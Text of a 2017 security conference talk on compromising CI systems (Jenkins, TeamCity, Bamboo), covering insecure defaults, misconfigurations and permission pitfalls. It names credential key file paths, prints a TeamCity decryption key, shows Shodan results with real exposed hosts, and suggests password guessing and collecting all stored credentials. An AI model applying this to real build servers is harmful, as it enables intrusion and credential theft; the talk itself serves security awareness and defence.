

# Continuous Integration, **Continuous Compromise**

WESLEY WINEBERG  
BSIDES VANCOUVER 2017



# Outline

- What's a CI?
- Common Misconfigurations (and how to abuse)
- Code Execution – By Design!
- Slaves and Masters – Pivoting
- Backdoor The Builds™

# About – Wesley Wineberg




- Previously: SCADA, Smart Grid, Medical Devices, Stunt Hacking
- More Recently: Microsoft Azure™ Red Team
- This research done independently



# Build Systems – Unofficial History

Back in the day...

- Code Repository
- Build Server
- Iterative Builds – Need to avoid “breaking” the build
- Testing done after build
- Deployment is someone else’s job



# Build Systems – Historical Hacking


## Compiler Backdoors

- Karger & Schell - 1974
- Ken Thompson – 1984
  - Reflections On Trusting Trust
- Theory of these attacks hasn't really changed
- Few actual real world attacks

# Build Systems – Modern Day

Now:

- DevOps: Everyone's doing it
- CI: Continuous Integration
- CD: Continuous Delivery
- CD: Continuous Deployment
- CD: Compact Disc
- Infrastructure Automation
- Instrumentation, Monitoring, A/B Testing, etc.



# Build Systems – Modern Day

Now:

- CI: Continuous Integration




- CD: Continuous Deployment



- Infrastructure Automation



# Dev Ops – Illustrated / Tangent



Are you in management and just want to know what to buy to keep your datas secure?

- Yes please tell me
- Explain like I'm 5
- We'll work on our synergies later, I'm leaving to do shots with the sales people






# Dev Ops – Attackers Perspective


- DevOps: Everyone's doing it
  - Rush to do devops without thinking through security implications
- CI: Continuous Integration
  - Continuously compromised compilers
- CD: Continuous Delivery
  - Software that is untrusted from day 0
- CD: Continuous Deployment
  - So much for that segmented, secure production environment
- Infrastructure Automation
  - Use this one cool trick to backdoor all servers at once



# Dev Ops – What It Means For Security



# Dev Ops – What It Means For Security



# Our Target – CI Systems

- CI systems are the start of the chain of trust
- Test automation usually involves lots of creds
- Packaging including code signing done here
- Often CI systems are used as CD systems, or are very tightly coupled
- Like all areas of dev ops, most of these systems have had very light security review

# CI Systems Reviewed

Top 8 Continuous Integrat...

https://dzone.com/articles/top-8-continuous-integration-tools

**DZone / DevOps Zone** Over a million developers have joined DZone. [Sign In / Join](#)

REFCARDZ GUIDES ZONES | AGILE BIG DATA CLOUD DATABASE DEVOPS INTEGRATION IOT JAVA MOBILE PERFORMANCE MORE

**Real-Time Cloud Monitoring**  
Transform Your Monitoring Data Into Valuable Insight At Any Layer of the Stack.  
[Start Your Free Trial Today](#)

**Top 8 Continuous Integration Tools** Let's be friends: [RSS](#) [Twitter](#) [Facebook](#) [Google+](#) [LinkedIn](#)

Vladimir Pecanac provides an excellent overview of integration tools your organization should be consider future.

by Vladimir Pecanac · Mar. 01, 16 · DevOps Zone

**The best of DZone straight to you**  
SEE AN EXAMPLE  
 [SUBS](#)

- Jenkins
- TeamCity
- Bamboo

Do you get your market research from websites like this one?

- Yeah, the bigger the ad to screen ratio, the more trustworthy the content
- Probably, I just make Sean the marketing intern do it





# Let's Get Practical

COMPROMISING CI SYSTEMS

# CI: Continuously Misconfigured

- You don't need "vulns" to hack CI systems. They are **always**\* misconfigured
- Successful CI products are highly configurable and adaptable
  - Dev and build environments are always giant kludged together messes. CI needs to work with this.
- Complexity and Security are opposites
- For CI systems, install defaults themselves are often insecure

Your company has at least one CI system, and it's definitely misconfigured. Better hope it's not internet accessible.



\*I can't prove a negative, but I'm fine with sweeping generalizations


# Default Configs - Jenkins


- Jenkins (Hudson) is almost a decade old
  - Security was not an original concern/priority
- In the last couple years, significant security improvements made
  - How old is your install?
  - Is its config from a time when the defaults were terrible?
- Default server listens on port 8080
- Fresh install forces user defined or strong admin password
- User registration disabled by default, but all users are admins
- Plugin bundle recommended during install
- Build slave installed onto build master server



# Historic Configs - Jenkins

- For example, some of these used to be defaults..



 **Configure Global Security**

Enable security

TCP port for JNL P agents  Fixed:   Random  Disable

Treats all input as plain text. HTML unsafe characters like < and & are es

Prevent Cross Site Request Forgery exploits

Crumbs

**Crumb Algorithm**

Default Crumb Issuer

Enable proxy compatibility

**Hidden security warnings**

This section allows you to disable warnings published on the update site. Checked

Security warnings

Enable Agent → Master Access Control

Rules can be tweaked [here](#)

# Default Configs – Team City

- Default server listens on port 8111
- User is forced to choose an admin username / password
- User registration enabled by default
- All users inherit “Project Developer” permissions
- Unidirectional slave communications default
- Build slave installed onto build master server

# Default Configs – Bamboo

- Default server listens on port 8085
- User is forced to choose an admin username / password
- User registration enabled by default
- New users are put in “bamboo-user” group
- Bamboo-user group can only view
- Bamboo-admin is the only other group by default
- “Resolve artifacts content type by extension” – XSS
- Build slave installed onto build master server

# Default'ish Configs – Online

The screenshot shows a web browser window displaying the Shodan search engine results for the query 'port:8080 jenkins'. The browser's address bar shows the URL 'https://www.shodan.io/search?query=port%3A8080+jenkins&language=en'. The Shodan interface includes a search bar with the query, navigation links like 'Explore', 'Downloads', 'Reports', and 'Enterprise Access', and a 'My Account' link. Below the search bar, there are buttons for 'Exploits', 'Maps', 'Share Search', 'Download Results', and 'Create Report'. The main content area is divided into three columns. The left column shows 'TOTAL RESULTS' as 19,422 and a 'TOP COUNTRIES' map. The middle column displays two search results for 'Amazon.com' with IP addresses 54.243.152.17 and 35.164.210.175, both located in the United States. The right column shows the HTTP response headers for these results, including status codes (200 OK and 403 Forbidden) and various headers like 'Cache-Control', 'X-Hudson-Theme', 'Content-Type', 'Set-Cookie', 'Expires', 'X-Hudson', 'X-Jenkins', and 'X-Jenkins-Session'.

Country	Count
United States	8,213
Germany	1,771
China	1,209
France	1,025
Ireland	1,008

Organization	Count
Amazon.com	4,984
Digital Ocean	1,154
Microsoft Azure	1,009
Amazon	746
Hangzhou Alibaba Advertis...	412

IP Address	Organization	Location	Status
54.243.152.17	Amazon.com	United States, Ashburn	HTTP/1.1 200 OK
35.164.210.175	Amazon.com	United States, Boardman	HTTP/1.1 403 Forbidden

19,422 Hosts Online

# Default'ish Configs – Online

title:Jenkins port:8080 - S x Shodan - Explore the Int... x

Secure | https://www.shodan.io/search?query=title%3AJenkins+port%3A8080

Shodan Developers Book View All... Show API Key

SHODAN title:Jenkins port:8080 Explore Downloads Reports Enterprise Access Contact Us My Account

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS  
**3,446**

TOP COUNTRIES

United States	1,432
Germany	306
France	196
China	185
Ireland	158

TOP ORGANIZATIONS

Amazon.com	727
Microsoft Azure	184
Digital Ocean	165
Amazon	122
OVH SAS	72

### Übersicht [Jenkins]

62.75.160.237  
euve108092.serverprofil24.de  
**BSB-SERVICE - Virtual dedicated Server-Hosting**  
Added on 2017-03-12 19:38:14 GMT  
France, Strassbourg  
[Details](#)

HTTP/1.1 200 OK  
Date: Sun, 12 Mar 2017 19:34:05 GMT  
X-Content-Type-Options: nosniff  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
Cache-Control: no-cache,no-store,must-revalidate  
X-Hudson-Theme: default  
Content-Type: text/html;charset=UTF-8  
Set-Cookie: JSESSIONID=659b29c6=h4sqa2lw2b8vqbp221bchaqm...

### Dashboard [Jenkins]

54.243.152.17  
ec2-54-243-152-17.compute-1.amazonaws.com  
**Amazon.com**  
Added on 2017-03-12 19:27:38 GMT  
United States, Ashburn  
[Details](#)

HTTP/1.1 200 OK  
Cache-Control: no-cache,must-revalidate  
X-Hudson-Theme: default  
Content-Type: text/html;charset=UTF-8  
Set-Cookie: JSESSIONID=18bb2gx44yykmlfaj7ekwe05q;Path=/  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
X-Hudson: 1.395  
X-Jenkins: 1.543  
X-Jenkins-Session: 54d9079d  
X-Hudson-CLI-P...

..or at least 3,446 Hosts Online

# Default'ish Configs – Online

The screenshot shows a web browser window displaying the Shodan search engine results for the query 'title:Teamcity'. The browser's address bar shows the URL 'https://www.shodan.io/search?query=title%3Ateamcity&page=3'. The Shodan interface includes a search bar with the query 'title:Teamcity', navigation links like 'Exploits', 'Maps', 'Share Search', 'Download Results', and 'Create Report', and a 'My Account' link. The main content area is divided into three sections: 'TOTAL RESULTS', 'TOP COUNTRIES', and 'TOP SERVICES'. The 'TOTAL RESULTS' section shows 3,251 results. The 'TOP COUNTRIES' section features a world map and a table listing the top countries: United States (1,355), Ireland (426), Netherlands (277), Germany (218), and United Kingdom (171). The 'TOP SERVICES' section lists services: HTTP (1,226), HTTPS (693), HTTP (8080) (684), HTTP (81) (92), and Insteon Hub (69). The right side of the page displays two detailed HTTP response snippets for 'Log in to TeamCity &mdash; TeamCity'. The first snippet is from IP 77.66.32.144, showing headers like 'Server: Apache-Coyote/1.1', 'Cache-Control: no-store', and 'Set-Cookie: TCSESSIONID=11AE9623631F5E49723BD158E22C957E; Path=/; HttpOnly'. The second snippet is from IP 84.207.248.106, showing headers like 'Server: Apache-Coyote/1.1', 'Pragma: no-cache', and 'Expires: Thu, 01 Jan 1970 00:00:00 GMT'.

**TOTAL RESULTS**  
3,251

**TOP COUNTRIES**

United States	1,355
Ireland	426
Netherlands	277
Germany	218
United Kingdom	171

**TOP SERVICES**

HTTP	1,226
HTTPS	693
HTTP (8080)	684
HTTP (81)	92
Insteon Hub	69

**Log in to TeamCity &mdash; TeamCity**  
77.66.32.144  
**Netgroup A/S**  
Added on 2017-03-12 17:11:35 GMT  
Denmark  
Details

HTTP/1.1 200 OK  
Server: Apache-Coyote/1.1  
Cache-Control: no-store  
Set-Cookie: \_\_test=1; Expires=Mon, 12-Mar-2018 17:08:01 GMT; Path=/  
Set-Cookie: TCSESSIONID=11AE9623631F5E49723BD158E22C957E; Path=/; HttpOnly  
Content-Type: text/html; charset=UTF-8  
Content-Language: en-US  
Content-Length: 730...

**Log in to TeamCity &mdash; TeamCity**  
84.207.248.106  
**Vnetrix Ltd**  
Added on 2017-03-12 17:09:29 GMT  
Europe  
Details

HTTP/1.1 200 OK  
Server: Apache-Coyote/1.1  
Pragma: no-cache  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
Cache-Control: no-cache  
Set-Cookie: \_\_test=1; Expires=Mon, 12-Mar-2018 17:08:25 GMT; Path=/  
Cache-Control: no-store  
Set-Cookie: TCSESSIONID=B0A067F6DCF8A9CFFE258DBDAF3E3B7; Path=/; HttpOnly  
...

**Log in to TeamCity &mdash; TeamCity**

3,251 Hosts Online – Shodan doesn't know port 8111?

# Default'ish Configs – Online

The screenshot shows a Shodan search result for the query "title:Bamboo port:8085". The interface includes a search bar with the query, navigation tabs (Exploits, Maps, Share Search, Download Results, Create Report), and a summary of results. The "TOTAL RESULTS" section shows 2 hosts. The "TOP COUNTRIES" section shows a world map with the United States and Haiti highlighted. The "TOP ORGANIZATIONS" section lists Télécommunications de Ha... and Amazon.com. The "TOP PRODUCTS" section lists Apache Tomcat/Coyote JS... with a count of 2.

Country	Count
United States	1
Haiti	1

Organization	Count
Télécommunications de Ha...	1
Amazon.com	1

Product	Count
Apache Tomcat/Coyote JS...	2

**Build Dashboard - Atlassian Bamboo**  
186.1.205.94  
Télécommunications de Haiti (Teleco)  
Added on 2017-03-11 22:44:42 GMT  
Haiti, Port-au-prince  
Details

HTTP/1.1 200 OK  
Server: Apache-Coyote/1.1  
X-ASEN: SEN-L9215455  
X-Frame-Options: SAMEORIGIN  
Vary: Accept-Encoding  
Set-Cookie: JSESSIONID=178FB30FDA2962D460711B19B722A79C; Path=/; HttpOnly  
Cache-Control: no-store  
Set-Cookie: atl.xsrf.token=4645b3db770784bb1a38d23848d5a9465015c2b6; Path=/  
Co...

**Log in as a Bamboo user - Atlassian Bamboo**  
52.35.33.224  
ec2-52-35-33-224.us-west-2.compute.amazonaws.com  
Amazon.com  
Added on 2017-02-26 17:34:59 GMT  
United States, Boardman  
Details

HTTP/1.1 200 OK  
Server: Apache-Coyote/1.1  
X-ASEN: SEN-5532607  
Set-Cookie: JSESSIONID=C711E808CB844587FFDB835F867038F6; Path=/; HttpOnly  
Set-Cookie: atl.xsrf.token=dc5f3f0ef4a7387a6972fd4ae01285b36201992b; Path=/  
Content-Type: text/html; charset=UTF-8  
Content-Language: en-US  
Transfer-Encodin...

2 Hosts Online

# Internet Connected CI

Just because you can, doesn't mean you should

The screenshot shows the Jenkins 'People' page. The table below lists users with their User Id, Name, Last Commit Activity, and On status. The user 'nahamsec' is highlighted in orange. Handwritten red text 'UHH....' and orange text 'ME' with arrows point to the user entry.

User Id	Name	Last Commit Activity ↑	On
[Redacted]	[Redacted]	[Redacted]	[Redacted]
[Redacted]	[Redacted]	N/A	[Redacted]
[Redacted]	[Redacted]	N/A	[Redacted]
<a href="#">nahamsec</a>	<a href="#">Ben Sadeghipour</a>	N/A	[Redacted]
[Redacted]	[Redacted]	N/A	[Redacted]

UHH....

ME

Background: Doing a privately contracted pentest, find "Nahamsec" already on their online CI server. Ruh-oh.



# Common Misconfigurations To Look For

Let's say your CI system isn't just install defaults...

- User registration: Even low permission user = disaster
- "Anonymous" access
- All Developers have full admin access
  - Or even project admin access!
- Different projects (of different trust) sharing the same build nodes and system
- Build credentials having unlimited access: SSH creds, AWS keys, AD accounts, etc.
- Plugins: Like Wordpress plugins, but for CI
  - Some plugins expose creds similar to the above bullet
  - Some plugins are just poorly written and full of vulns

# Common Misconfigurations To Look For

Say you only have read only access:

- List the users on the system
  - Guess weak passwords
- Attempt to list API / OAuth keys instead


You should...

- Get your devs to check for misconfigurations
- Make them check again  
REGULARLY



# Credential / Secrets Storage

- Each CI system protects credentials differently
- Generally if you can read a stored credential you already have admin access or other means of extracting it
- Once gaining admin, no reason not to collect all the creds however...



# Credential Storage – Jenkins - Old

- Master key
  - `/var/lib/jenkins/secrets/master.key`
- Secret key (per project)
  - `/var/lib/jenkins/secret.key`
- Both keys used to form AES decryption key
- <https://github.com/tweksteen/jenkins-decrypt/blob/master/decrypt.py>
- You can also just use the script console in Jenkins to do it – probably leaves more evidence of your hacking in the logs though

# Credential Storage - TeamCity

- TeamCity treats credential “files” (say an SSH key) different than credential “strings”
- Credential *files* are unencrypted
- Credential *strings* are triple DES encrypted then Base64 encoded.
- Decryption key:  
3d160b396e59ecff00636f883704f70a0b2d47a7159d3633
- Link to Python decryption script at end of presentation
- TeamCity said it was fine to disclose key

# Credential Storage - Bamboo

- Stored in the database used by Bamboo
- AES encrypted, CBC mode
- `/var/atlassian/application-data/bamboo/xml-data/configuration/cipher/cipher.key_0`
- Database – Bandana table:
  - `com.atlassian.restricted.instance.cipher.key_0`
  - `com.atlassian.restricted.instance.cipher.iv_0`
- Xor local filesystem + DB keys together
- Link to Python decryption script at end of presentation



# System Permission - TeamCity

- 4 standard permissions levels:
  - Project viewer – Read only
  - Project developer – Can start build, supply params
  - Project admin – Full control of project
  - System admin – Full control of everything
- What to look for:
  - Nested / default permissions groups. Users inherit both global and per-project permissions
  - While “project developers” can’t modify build steps, they can supply params like the env.PATH variable
  - “Project admin” gives RCE and all project creds via the project backup option



# System Permission - Bamboo

- 2 default permissions groups:
  - User
  - Admin
- 4 permissions levels
  - Access, Create plan, Create repository, Admin
- What to look for:
  - Projects can be viewed with no auth by default
  - Auth groups not changed, all developers are made admins
  - Plan creation permissions

A significant amount of tuning is required to prevent a normal developer from having admin-like access on the CI system

- Limit which devs have access in the first place
- Segment CI systems
